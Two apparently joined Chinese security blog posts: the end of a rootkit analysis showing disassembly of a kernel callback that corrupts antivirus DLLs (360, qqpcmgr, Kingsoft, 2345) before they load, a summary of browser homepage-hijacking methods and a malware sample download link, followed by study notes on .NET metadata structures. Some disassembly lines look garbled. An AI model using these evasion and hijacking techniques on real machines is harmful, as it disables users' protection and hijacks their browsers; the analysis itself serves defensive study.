映像加载回调函数主要用于和杀软对抗，有些杀软的浏览器保护功能是通过向浏览器中注入相关的动态链接库从而达到保护的目的。每当浏览器载入一个模块，该回调函数都会检查载入的 Dll 中是否包含特定的字符串

```
seg000:FFFFF8800602C06C                 lea     rdx, aQqpcmgr   ; "qqpcmgr"
seg000:FFFFF8800602C073                 mov     rcx, rbx        ; Str
seg000:FFFFF8800602C076                 push    rax
seg000:FFFFF8800602C077                 call    wcsstr_0        ; 载入的Dll中是否包含qqpcmgr字符串
seg000:FFFFF8800602C07C                 lea     rbp, aDll       ; ".dll"
seg000:FFFFF8800602C083                 test    rax, rax
seg000:FFFFF8800602C086                 jz      short loc_FFFFF8800602C099
seg000:FFFFF8800602C088                 mov     rdx, rbp        ; SubStr
seg000:FFFFF8800602C08B                 mov     rcx, rbx        ; Str
seg000:FFFFF8800602C08E                 push    rdi
seg000:FFFFF8800602C08F                 call    wcsstr_1
seg000:FFFFF8800602C094                 test    rax, rax
seg000:FFFFF8800602C097                 jnz     short loc_FFFFF8800602C10B
seg000:FFFFF8800602C099
seg000:FFFFF8800602C099 loc_FFFFF8800602C099:                   ; CODE XREF: Anti_SafeSoftware+CA↑j
seg000:FFFFF8800602C099                 lea     rdx, a360       ; "360"
seg000:FFFFF8800602C0A0                 mov     rcx, rbx        ; Str
seg000:FFFFF8800602C0A3                 call    wcsstr_2        ; 载入的Dll中是否包含360字符串
seg000:FFFFF8800602C0A8                 pop     rbx
seg000:FFFFF8800602C0A9                 test    rax, rax
seg000:FFFFF8800602C0AC                 jz      short loc_FFFFF8800602C0BF
seg000:FFFFF8800602C0AE                 mov     rdx, rbp        ; SubStr
seg000:FFFFF8800602C0B1                 mov     rcx, rbx        ; Str
seg000:FFFFF8800602C0B4                 push    rsi
seg000:FFFFF8800602C0B5                 call    wcsstr_3        ; 如果包含继续判断是否包含dll字符串
seg000:FFFFF8800602C0BA                 test    rax, rax
seg000:FFFFF8800602C0BD                 jnz     short loc_FFFFF8800602C10B ; 都包含则跳转
seg000:FFFFF8800602C0BF
seg000:FFFFF8800602C0BF loc_FFFFF8800602C0BF:                   ; CODE XREF: Anti_SafeSoftware+F0↑j
seg000:FFFFF8800602C0BF                 lea     rdx, aKingsoft  ; "kingsoft"
seg000:FFFFF8800602C0C6                 mov     rcx, rbx        ; Str
seg000:FFFFF8800602C0C9                 call    wcsstr_4        ; 载入的Dll中是否包含Kingsoft字符串
seg000:FFFFF8800602C0C9 ; ---------------------------------------------------------------------------
seg000:FFFFF8800602C0CE                 db 70h
seg000:FFFFF8800602C0CF ; ---------------------------------------------------------------------------
seg000:FFFFF8800602C0CF                 test    rax, rax
seg000:FFFFF8800602C0D2                 jz      short loc_FFFFF8800602C0E5
seg000:FFFFF8800602C0D4                 mov     rdx, rbp        ; SubStr
seg000:FFFFF8800602C0D7                 mov     rcx, rbx        ; Str
seg000:FFFFF8800602C0DA                 push    rcx
seg000:FFFFF8800602C0DB                 call    wcsstr_5        ; 如果包含继续判断是否包含dll字符串
seg000:FFFFF8800602C0E0                 test    rax, rax
seg000:FFFFF8800602C0E3                 jnz     short loc_FFFFF8800602C10B ; 都包含则跳转
seg000:FFFFF8800602C0E5
seg000:FFFFF8800602C0E5 loc_FFFFF8800602C0E5:                   ; CODE XREF: Anti_SafeSoftware+116↑j
seg000:FFFFF8800602C0E5                 lea     rdx, a2345      ; "2345"
seg000:FFFFF8800602C0EC                 mov     rcx, rbx        ; Str
seg000:FFFFF8800602C0EF                 call    wcsstr_6        ; 载入的Dll中是否包含2345字符串
seg000:FFFFF8800602C0F4                 int     3               ; Trap to Debugger
seg000:FFFFF8800602C0F5 ; ---------------------------------------------------------------------------
seg000:FFFFF8800602C0F5                 test    rax, rax
```


如果发现了满足上述条件的 DLL，先判断该 DLL 是 32 位还是 64 位，如果是 32 位将该 DLL 的前三个字节改为 "\x31\x0c\xc2"，64 位就改前 5 个字节，修改的 DLL 位于 3 环下所以当载入到主进程中时并不会蓝屏，且是个非法的 PE 文件，最终会导致 DLL 加载失败，对抗的逻辑如下

```
seg000:FFFFF8800602BEB8 arg_8           = dword ptr  10h
seg000:FFFFF8800602BEB8 arg_10          = qword ptr  18h
seg000:FFFFF8800602BEB8
seg000:FFFFF8800602BEB8 ; __unwind { // loc_FFFFF88006032CB0
seg000:FFFFF8800602BEB8                 mov     [rsp+arg_0], rbx
seg000:FFFFF8800602BEBD                 mov     dword ptr [rsp+arg_10], r8d
seg000:FFFFF8800602BEC2                 push    rsi
seg000:FFFFF8800602BEC3                 push    rdi
seg000:FFFFF8800602BEC4                 push    r12
seg000:FFFFF8800602BEC6                 sub     rsp, 30h
seg000:FFFFF8800602BECA                 mov     ebx, r8d
seg000:FFFFF8800602BECD                 mov     r12, rdx
seg000:FFFFF8800602BED0                 mov     [rsp+48h+var_28], 0
seg000:FFFFF8800602BED5                 push    rdx
seg000:FFFFF8800602BED6                 call    MmGetPhysicalAddress
seg000:FFFFF8800602BEDB                 test    rax, rax
seg000:FFFFF8800602BEDE                 jz      short loc_FFFFF8800602BF28
seg000:FFFFF8800602BEE0                 mov     r8d, 1          ; CacheType
seg000:FFFFF8800602BEE6                 mov     rdx, rbx        ; NumberOfBytes
seg000:FFFFF8800602BEE9                 mov     rcx, rax        ; PhysicalAddress
seg000:FFFFF8800602BEEC                 call    MmMapIoSpace
seg000:FFFFF8800602BEF1                 mov     [rax-75h], ecx
seg000:FFFFF8800602BEF4                 clc
seg000:FFFFF8800602BEF5                 mov     [rsp+50h+arg_10], rax
seg000:FFFFF8800602BEFA                 test    rax, rax
seg000:FFFFF8800602BEFD                 jz      short loc_FFFFF8800602BF28
seg000:FFFFF8800602BEFF                 mov     r8, rbx         ; Size
seg000:FFFFF8800602BF02                 mov     rdx, r12        ; Src
seg000:FFFFF8800602BF05                 mov     rcx, rax        ; Dst
seg000:FFFFF8800602BF08                 call    memmove
seg000:FFFFF8800602BF0D                 mov     [rsp+50h+var_30], 1
seg000:FFFFF8800602BF12                 jmp     short loc_FFFFF8800602BF1D
seg000:FFFFF8800602BF14 ; ---------------------------------------------------------------------------
seg000:FFFFF8800602BF14                 mov     ebx, [rsp+50h+arg_8]
seg000:FFFFF8800602BF18                 mov     rdi, [rsp+50h+arg_10]
seg000:FFFFF8800602BF1D
seg000:FFFFF8800602BF1D loc_FFFFF8800602BF1D:                   ; CODE XREF: copyPhysicalAddress+5A↑j
seg000:FFFFF8800602BF1D                 mov     edx, ebx        ; NumberOfBytes
seg000:FFFFF8800602BF1F                 mov     rcx, rdi        ; DATA XREF: sub_FFFFF880060BB2C8-1E289↓o
seg000:FFFFF8800602BF1F                                         ; sub_FFFFF880060BB2C8-1179E↓o ...
seg000:FFFFF8800602BF1F                                         ; BaseAddress
seg000:FFFFF8800602BF22                 push    rbp
seg000:FFFFF8800602BF23                 call    MmUnmapIoSpace
seg000:FFFFF8800602BF28
seg000:FFFFF8800602BF28 loc_FFFFF8800602BF28:                   ; CODE XREF: copyPhysicalAddress+26↑j
seg000:FFFFF8800602BF28                                         ; copyPhysicalAddress+45↑j
seg000:FFFFF8800602BF28                 jmp     short $+2
seg000:FFFFF8800602BF2A ; ---------------------------------------------------------------------------
seg000:FFFFF8800602BF2A
seg000:FFFFF8800602BF2A loc_FFFFF8800602BF2A:                   ; CODE XREF: copyPhysicalAddress:loc_FFFFF8
seg000:FFFFF8800602BF2A                 mov     al, [rsp+58h+var_38]
```


注册表回调和关机回调与锁首没有太大的关联就不分析了

常见锁首姿势总结

3 环锁首

1、注册表锁首

修 改 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main 中的 Start Page 或 Default_Page_URL 的值即可



2、修改浏览器的配置文件

以谷歌浏览器为例

修 改 %USERPROFILE%\AppData\Local\Google\Chrome\User Data \Default\Secure Preferencesa 文件中的 startup_urls 的值即可

3、通过注入动态链接库等手段入侵到浏览器进程中，修改命令行

4、通过修改快捷方式中的参数

0 环锁首

1、与上述例子相似，进程创建回调函数记录进程信息，映像加载回调函数修改命令行，这种绕过比较简单直接把浏览器的名字改一下就行了。

2、除了内核改命令行的操作外，还可以在内核中直接创建过滤设备，过滤网络数据，也可以挂钩子等等都可以达到锁首的效果。

你可能会问到的问题

1、windows 在 win7 以上就强制要求载入内核的驱动需要驱动签名，所以这种 Rootkit 常见吗?

第一：你的系统肯定不是正版系统，而且国内有数量巨大的 Ghost 系统，

对于这种魔改后的系统，你就只能自求多福吧。

第二：我就不会买个签名啊，通过下载站、外挂等推广手段植入到你电脑中给我挖矿，一个月过后本钱不就赚过来了吗?

所以不是病毒不常见了，是越来越骚了。

2、遇到这种锁首 Rootkit 该肿么办?

分两种情况

第一种是纯粹的恶意行为，并且作为一个独立的进程或者脚本常驻系统，对系统并没太大的影响，单纯觉得恶心而且难以清理，这里推荐火绒的一键锁首(趁机安利一波)

第二种是流氓软件，这种一般不好搞，都有正规签名。基本上锁首的逻辑都做到了驱动中且与正常逻辑混在了一起，难以对抗，但是你还要时不时的升升驱动，扫扫毒，点点广告…… emmmm，大兄弟，是换还是忍，自己看着办吧

小结

内核级别的对抗是个无底洞，永远没有尽头，我这里只是抛转，希望能够引来不少珍贵的“美玉”。

Dump 样本下载地址

https://pan.baidu.com/s/1rHnIM-XBK2nvax-iCiFo7A

Dotnet 结构分析学习笔记

原创： x-encounter 信安之路 2018-10-14

这两天一直在看 dotnet,重点是对 Dotnet 的结构进行学习,分析。之前有人问我要过博客地址，我的确搭过一个博客平台，将近有半年没有跟新了，就放在 VPS 上吃灰，上面总结的都是学 Web 安全的一些知识，没有什麽技术含量。现在我喜欢把一些心得写到 Onenote 上，即便突然死机，文章也能保存下来。基本上每隔一段时间就会选择性的把一些学习笔记或者总结的东西发出来，几乎把公众号当作博客了……

由于是学习笔记可能在文章结构上比较突兀，请各位见谅

Dotnet 结构解析

.net 的文件结构是基于 PE 结构的，可以说是对 PE 结构的一个扩展，主要是对 Text 节进行了魔改，使用 VS 编写一个 .net 程序使用 010 和 PEView 打开

读取 PE 文件 IMAGE_NT_HEADERS 中的 IMAGE_OPTIONAL_HEADER 的数据目录最后一项

该 RVA 指向 IMAGE_COR20_HEADER 结构

```
typedef structIMAGE_COR20_HEADER
    {
    ULONG cb;
    USHORT MajorRuntimeVersion;
    USHORT MinorRuntimeVersion;
    // Symbol table and startup information
    IMAGE_DATA_DIRECTORY MetaData;
    ULONG Flags;
    union{
    DWORD EntryPointToken;
    DWORD EntryPointRVA;
    };
    // Binding information
    IMAGE_DATA_DIRECTORY Resources;
```

```
IMAGE_DATA_DIRECTORY StrongNameSignature;
// Regular fixup and binding information
IMAGE_DATA_DIRECTORY CodeManagerTable;
IMAGE_DATA_DIRECTORY VTableFixups;
IMAGE_DATA_DIRECTORY ExportAddressTableJumps;
IMAGE_DATA_DIRECTORY ManagedNativeHeader;
} IMAGE_COR20_HEADER;
```

其中 MetaData 表示了元数据的 RVA 和 SIZE

```
IMAGE_DATA_DIRECTORY
{
DWORD VirtualAddress
DOWRD SIZE;
}
```

元数据的起始位置是一个 MetaData Root 结构

```
struct STORAGESIGNATURE
{
    ULONG       lSignature;             // "Magic" signature
    USHORT      iMajorVer;              // Major file version
    USHORT      iMinorVer;              // Minor file version
    ULONG       iExtraData;             // Offset to next structure of information
    ULONG       iVersionString;         // Length of version string
};
typedef STORAGESIGNATURE UNALIGNED * PSTORAGESIGNATURE;
struct STORAGEHEADER
```


lSignature 是一个魔术字符串“BSJB”,iVersionString 代表后面版本号字符串有多长

```
2A 1E 02 28 17 00 00 0A 2A 00 00 00 42 53 4A 42   *..(....*...BSJB
01 00 01 00 00 00 00 00 0C 00 00 00 76 34 2E 30   ............v4.0
2E 33 30 33 31 39 00 00 00 00 05 00 6C 00 00 00   .30319.. ....l...
```


接着是一个 STORAGEHEADER 结构

```
{
    BYTE        fFlags;                 // STGHDR_xxx flags
    BYTE        pad;
    USHORT      iStreams;               // How many streams are there
};
```


iStreams 表示有几个流

往后是 STORAGESTREAM 结构用来描述这些流

```
struct STORAGESTREAM
{
    ULONG       iOffset;                // Offset in file for this stream
    ULONG       iSize;                  // Size of the file
    char        rcName[32];             // Start of name, null terminated
};
```

iOffset 表示从元数据的起始也就是 BSJB 开始的偏移

```
0300h: 2A 1E 02 28 17 00 00 0A 2A 00 00 00 42 53 4A 42  *..(....*...BSJB
0310h: 01 00 01 00 00 00 00 00 0C 00 00 00 76 34 2E 30  ............v4.0
0320h: 2E 33 30 33 31 39 00 00 00 00 05 00 6C 00 00 00  .30319......l...
0330h: FC 01 00 00 23 7E 00 00 68 02 00 00 78 02 00 00  ....#~..h...x...
0340h: 23 53 74 72 69 6E 67 73 00 00 00 00 E0 04 00 00  #Strings.... ...
0350h: DC 00 00 00 23 55 53 00 BC 05 00 00 10 00 00 00  ...#US.........
0360h: 23 47 55 49 44 00 00 00 CC 05 00 00 F0 00 00 00  #GUID..........
0370h: 23 42 6C 6F 62 00 00 00 00 00 00 00 02 00 00 01  #Blob...........
```

30C+6C=378，#~流的起始地址为 378

378 处是一个 Metadata Table Stream 结构

表 9-4 Metadata Table Stream 结构与说明

偏 移	大 小	名 称	说 明
0	4	Reserved	保留，为 0
4	1	Major	元数据表的主版本号，与.Net 主版本号一致（例子中为 2）
5	1	Minor	元数据表的副版本号，一般为 0
6	1	Heaps	heap 中定位数据时的索引的大小，为 0 表示 16 位索引值，若堆中数据超出 16 位数据表示范围，则使用 32 位索引值。01h 代表 strings 堆，02h 代表 GUID 堆，04h 代表 blob 堆 （在#-流中可以为 20h 或 80h，前者代表流中包含在 Edit-and-Continue 的调试中修改的数据，后者表示元数据中个别项被标识为“已删除”）
7	1	Rid	所有元数据表中记录的最大索引值，在运行时由.Net 计算，文件中通常为 1
8	8	MaskValid	8 字节长度的掩码，每个位代表一个表，为 1 表示该表有效，为 0 表示无该表
16	8	Sorted	8 字节长度的掩码，每个位代表一个表，为 1 表示该表已排序，反之为 0

同样，该结构也有相应的 C++定义：

```
struct MDStreamHeader
{
    DWORD   Reserved;
    BYTE    Major;
    BYTE    Minor;
    BYTE    Heaps;
    BYTE    Rid;
    ULONGLONG   MaskValid;
    ULONGLONG   Sorted;
};
```


该结构需要解析 Heaps 字段和 MaskValid 字段，Heaps 字段指定了后面索引的长度，MaskValid 字段表示一共有几个表，8 个字节可以表示 64 个表，但是 Dotnet 只定义了 45 个表

```
0370h: 23 42 6C 6F 62 00 00 00 00 00 00 00 02 00 00 01  #Blob...........
0380h: 47 15 02 00 09 00 00 00 00 FA 01 33 00 16 00 00  G..........ú.3....
0390h: 01 00 00 00 12 00 00 00 02 00 00 00 02 00 00 00  ................
03A0h: 01 00 00 00 17 00 00 00 0A 00 00 00 01 00 00 00  ................
03B0h: 01 00 00 00 02 00 00 00 00 00 B0 01 01 00 00 00  ..........°.....
```

MaskValid 等于 0x0900021547，转换为二进制 1001000000000000010000101010101000111


对照表

表 9-5 元数据中所有的表（斜体为.Net 2.0 新增的）

00 – Module	01 – TypeRef	02 – TypeDef
03 – FieldPtr	04 – Field	05 – MethodPtr
06 – MethodDef	07 – ParamPtr	08 – Param
09 – InterfaceImpl	10 – MemberRef	11 – Constant
12 – CustomAttribute	13 – FieldMarshal	14 – DeclSecurity
15 – ClassLayout	16 – FieldLayout	17 – StandAloneSig
18 – EventMap	19 – EventPtr	20 – Event
21 – PropertyMap	22 – PropertyPtr	23 – Property
24 – MethodSemantics	25 – MethodImpl	26 – ModuleRef
27 – TypeSpec	28 – ImplMap	29 – FieldRVA
30 – ENCLog	31 – ENCMap	32 – Assembly
33 – AssemblyProcessor	34 – AssemblyOS	35 – AssemblyRef
36 – AssemblyRefProcessor	37 – AssemblyRefOS	38 – File
39 – ExportedType	40 – ManifestResource	41 – NestedClass
42 – *GenericParam*	43 – *MethodSpec*	44 – *GenericParamConstraint*

可知一共有十个表，打开 dnspy 将程序进行反编译

接着是一个数组，数组的长度等于表的数量，数组的内容是表示表中有多少项记录



数值是与 dnspy 反编译后小括号中的值对应的，第一个 DWORD 表示 Module 表中有一项，第二个 DWORD 表示 TypeRef 表中有 0x12 个项，也就是 18 个项，以此类推……

接下来就是比较重点的内容了，之前说过一共有 45 个表，而表的声明很难在网站查到，这里推荐一本书叫

《Expert .NET 2.0 IL Assembler》，没有中文翻译，反正我是没找到，直接硬啃的

接着就是 Model 表的结构了

书中的说明和定义如下

[0] Module: The current module d

Module Metadata Table and Declaration

The Module metadata table contains a single record that provides the identification of the current module. The column structure of the table is as follows:

Generation (2-byte unsigned integer): Used only at run time, in edit-and-continue mode.

Name (offset in the #Strings stream): The module name, which is the same as the name of the executable file with its extension but without a path. The length should not exceed 512 bytes in UTF-8 encoding, counting the zero terminator.

Mvid (offset in the #GUID stream): A globally unique identifier, assigned to the module as it is generated.

EncId (offset in the #GUID stream): Used only at run time, in edit-and-continue mode.

EncBaseId (offset in the #GUID stream): Used only at run time, in edit-and-continue mode.

Since only one entry of the Module record can be set explicitly (the Name entry), the module declaration in ILAsm is quite simple:

```
.module <name>
```


转成数据结构

Typedef struct Module

{

WORD Generation

WORD Name

WORD Mvid

WORD EncId

WORD EncBaseId

}

Generation 没什么用，主要介紹 Name 字段，Name 是一个偏移值，相对于 #String 流的偏移

```
01 00 00 00 02 00 00 00 00 00 B0 01 01 00 00 00
00 00 06 00 1D 01 2A 02 06 00 6F 01 2A 02 06 00
77 00 17 02 0F 00 4A 02 00 00 06 00 A2
```

30C+268+1B0 = 724

```
69 6E 67 00 68 65 6C 6C 6F 77 6F 72 64 2E 64 6C   ing.helloword.dl
6C 00 50 72 6F 67 72 61 6D 00 53 79 73 74 65 6D   l.Program.System
00 4D 61 69 6E 00 67 65 74 5F 52 65 76 69 73 69   .Main.ge信安之路si
6F 6E 00 67 65 74 5F 56 65 72 73 69 6F 6E 00 53   on.get Version.S
```

Name 为 HelloWord.dll

接下来是 TypeRef 表结构

- ResolutionScope (coded token of type ResolutionScope). An indicator of the location of the type definition. This entry is set to 0 if the referenced type is defined somewhere in the current assembly or to 4 (compressed token 1—the Module token) if the referenced type is defined in the same module. Besides these two rather special cases, in general ResolutionScope can be a token referencing the ModuleRef table if the type is defined in another module of the same assembly, a token referencing the AssemblyRef table if the type is defined in another assembly, or a token referencing the TypeRef table if the type is nested in another type. Having TypeRefs for the types defined in the same module does not constitute a metadata error, but it is redundant and should be avoided if possible.

- Name (offset in the #Strings stream). The name of the referenced type. This entry must not be empty.
- Namespace (offset in the #Strings stream). The namespace of the referenced type. This entry can be empty. The namespace and the name constitute the full name of the type.

Typedef struct TypeRef

{

WORD ResolutionScope

WORD Name

WORD Namespace

}

typeRef 這個表描述了从另一个模块导入的类

ResolutionScope 字段表示在哪个模块中，可以查看 dnspy

0x000003C2	ResolutionScope	6	System.Runtime (ResolutionScope: AssemblyRef[1], 0x23000001)
0x000003C4	Name	0x11D	CompilationRelaxationsAttribute (#Strings Heap Offset)
0x000003C6	Namespace	0x22A	System.Runtime.CompilerServices (#Strings Heap Offset)

AssemblyRef 也是一個表，描述从外部导入的程序集的信息

```
Typedef struct AssemblyRef
    {
    USHORT MajorVersion
    USHORT MinorVersion
    USHORT BuildNumber
    USHORT RevisionNumber
    ULONG Flags
    WORD PublicKeyOrToken   #Blob
    WORD Name   #STRING
    WORD Locale   #STRING
    WORD HashValue   #Blob
    }
```

关注的重点在如何通过 ResolutionScope 的值找到 AssemblyRef 表，实际上是进行了一步抽象化，书中也讲到了相应的方法，我想从 dnspy 源码的角度进行说明

从 git 上下载 dnspy 源码，我非常佩服这个人，大名鼎鼎的 de4dot 脱壳程序和 dnlib 庫都是这位大佬写的

https://github.com/0xd4d/dnSpy

源碼中的算法

```
    /*
     * ResolutionScope: Module, ModuleRef, AssemblyRef, TypeRef
     */
case MONO_MT_RS_IDX:
    n = MAX (get_nrows (meta, MONO_TABLE_MODULE),
         get_nrows (meta, MONO_TABLE_MODULEREF));
    n = MAX (n, get_nrows (meta, MONO_TABLE_ASSEMBLYREF));
    n = MAX (n, get_nrows (meta, MONO_TABLE_TYPEREF));
```


Name 和 Namespace 字段都是相對於 #String 流的偏移

接下來是 TypeDef 表

[2] TypeDef: Class or interface definition de[illegible]s.

TypeDef Metadata Table

The TypeDef table is the main table containing type definition information. Each record in this table has six entries:

- `Flags` (4-byte unsigned integer). Binary flags indicating special features of the type. The `TypeDef` flags are numerous and important, so this chapter discusses them separately; see "Class Attributes."
- `Name` (offset in the #Strings stream). The name of the type. This entry must not be empty. Remember class `Odd.or.Even` from Chapter 1? `Odd.or.Even` was its full name. The `Name` of that class was `Even`—part of the full name to the right of the rightmost dot.
- `Namespace` (offset in the #Strings stream). The namespace of the type, part of the full name to the left of the rightmost dot. Class `Odd.or.Even` from Chapter 1 had `Namespace` `Odd.or`. The `Namespace` entry can be empty, if the full name of the class does not contain dots. The namespace and the name constitute the full name of the type.
- `Extends` (coded token of type `TypeDefOrRef`). A token of the type's parent—that is, of the type from which this type is derived. This entry must be set to 0 for all interfaces and for one class, the type hierarchy root class `System.Object`. For all other types, this entry should carry a valid reference to the TypeDef, TypeRef, or TypeSpec table. The TypeSpec table can be referenced only if the parent type is an instantiation of a generic type (see Chapter 11).
- `FieldList` (record index [RID] in the Field table). An index to the Field table, marking the start of the field records belonging to this type.
- `MethodList` (RID in the Method table). An index to the Method table, marking the start of the method records belonging to this type.

之前说过 typeRef 是从其他模块导入的类，而 typeDef 就是自身模块所用的类

Typedef struct typeDef
{
Unsigned integer Flag;
WORD Name;

```
WORD Namespace;
WORD Extends;
WORD FieldList;
WORD MethodList;
}
```

FLAG 字段表示一些属性，描述 Class 的類型，public，private 等等


Flags

The numerous `TypeDef` flags can be divided into several groups, as described here.

- Visibility flags (binary mask 0x00000007):
  - `private` (0x00000000). The type is not visible outside the assembly. This is the default.
  - `public` (0x00000001). The type is visible outside the assembly.

- `nested public` (0x00000002). The nested type has public visibility.
- `nested private` (0x00000003). The nested type has private visibility; it is not visible outside the enclosing class.
- `nested family` (0x00000004). The nested type has family visibility—that is, it is visible to descendants of the enclosing class only.
- `nested assembly` (0x00000005). The nested type is visible within the assembly only.
- `nested famandassem` (0x00000006). The nested type is visible to the descendants of the enclosing class residing in the same assembly.
- `nested famorassem` (0x00000007). The nested type is visible to the descendants of the enclosing class either within or outside the assembly and to every type within the assembly with no regard to "lineage."

其余字段所代表的意义可以通过 dnspy 查看



FieldList 指的是类的成员变量表的索引，MethodList 指的是成员方法表的索引，都是通过 List 进行寻找的，在后面再讲

Filed 表的定义:

Defining a Field

The central metadata table of the group, the Field table, has the associated token type `mdtFieldDef` (0x04000000). A record in this table has three entries:

- `Flags` (2-byte unsigned integer). Binary flags indicating the field's characteristics.
- `Name` (offset in the #Strings stream). The field's name.
- `Signature` (offset in the #Blob stream). The field's signature.

As you can see, a `Field` record does not contain one vital piece of information: which class or value type owns the field. The information about field ownership is furnished by the class descriptor itself: records in the TypeDef table have `FieldList` entries, which hold the RID in the Field table where the first of the type's fields can be found.

In the simplest case, the ILAsm syntax for a field declaration is as follows:

```
.field <flags> <type> <name>
```



```
Typedef struct Filed
    {
    WORD Flags;

    WORD Name

    WORD Signature

    }
```

Filed 表指的是类中的成员变量，Flags 字段表示该变量的一些属性，Name 代表相对于 #String 流的偏移，Signature 字段代表相对于 #Blob 的偏移，这

里 Signature 表示的是加密后的类型，书中专门有一节讲 Dotnet 的一些表中 Signature 字段的含义:

Signatures

Now that you know more about type encoding, let's look at how the types of the various items you find in a program are set in the common language runtime. Program items such as fields, methods, and local variables are not characterized by simply encoded types; rather, they are characterized by signatures. A *signature* is a byte array containing one or more encoded types and residing in the #Blob stream of metadata.

The following metadata tables refer to the signatures:

Field table: Field declaration signature

Method table: Method declaration signature

Property table: Property declaration signature

MemberRef table: Field or method referencing signature

StandAloneSig table: Local variables or indirect call signature

TypeSpec table: Type specification signature

之後看 Method 表，這個表在 Dotnet 结构中有着举足轻重的作用，在运行过程中所调用的函数大部分都来自 Method 表中:

Method Table Record Entries

The central table for method definition is the Method table, which has the associated token type `mdtMethodDef` (0x06000000). A record in the Method table has six entries:

- `RVA` (4-byte unsigned integer). The RVA of the method body in the module. The method body consists of the header, IL code, and managed exception handling descriptors. The RVA must point to a read-only section of the PE file.
- `ImplFlags` (2-byte unsigned integer). Implementation binary flags indicating the specifics of the method implementation.
- `Flags` (2-byte unsigned integer). Binary flags indicating the method's accessibility and other characteristics.
- `Name` (offset in the #Strings stream). The name of the method (not including the name of the class to which the method belongs). This entry must index a string of nonzero length no longer than 1,023 bytes in UTF-8 encoding.
- `Signature` (offset in the #Blob stream). The method signature. This entry must index a blob of nonzero size and must comply with the method definition signature rules described in Chapter 8.

- `ParamList` (RID in the Param table). The record index of the start of the parameter list belonging to this method. The end of the parameter list is defined by the start of the next method's parameter list or by the end of the Param table (the same pattern in method and field lists belonging to a `TypeDef`).

Typedef Struct Method

{

DWORD RVA

WORD ImplFlags

WORD FlagS

WORD Name

WORD Signature

WORD ParamList

}

Method 表中主要是自身模块的类的成员函数

RVA 表示該函數 IL 指令的地址

```
12 00 4E 00 50 20 00 00 00 00 91 00 10 00 51 00
01 00 58 20 00 00 00 00 91 00 D5 01 57 00 03 00
11 21 00 00 00 00 86 18 19 02 06 00 04 00 00 00
01 00 B4 01 00 00 02 00 B6 01 00 00 01 00 61 02
```

RVA=0x2050，轉換爲 Offset=0x250。在文件中查看

```
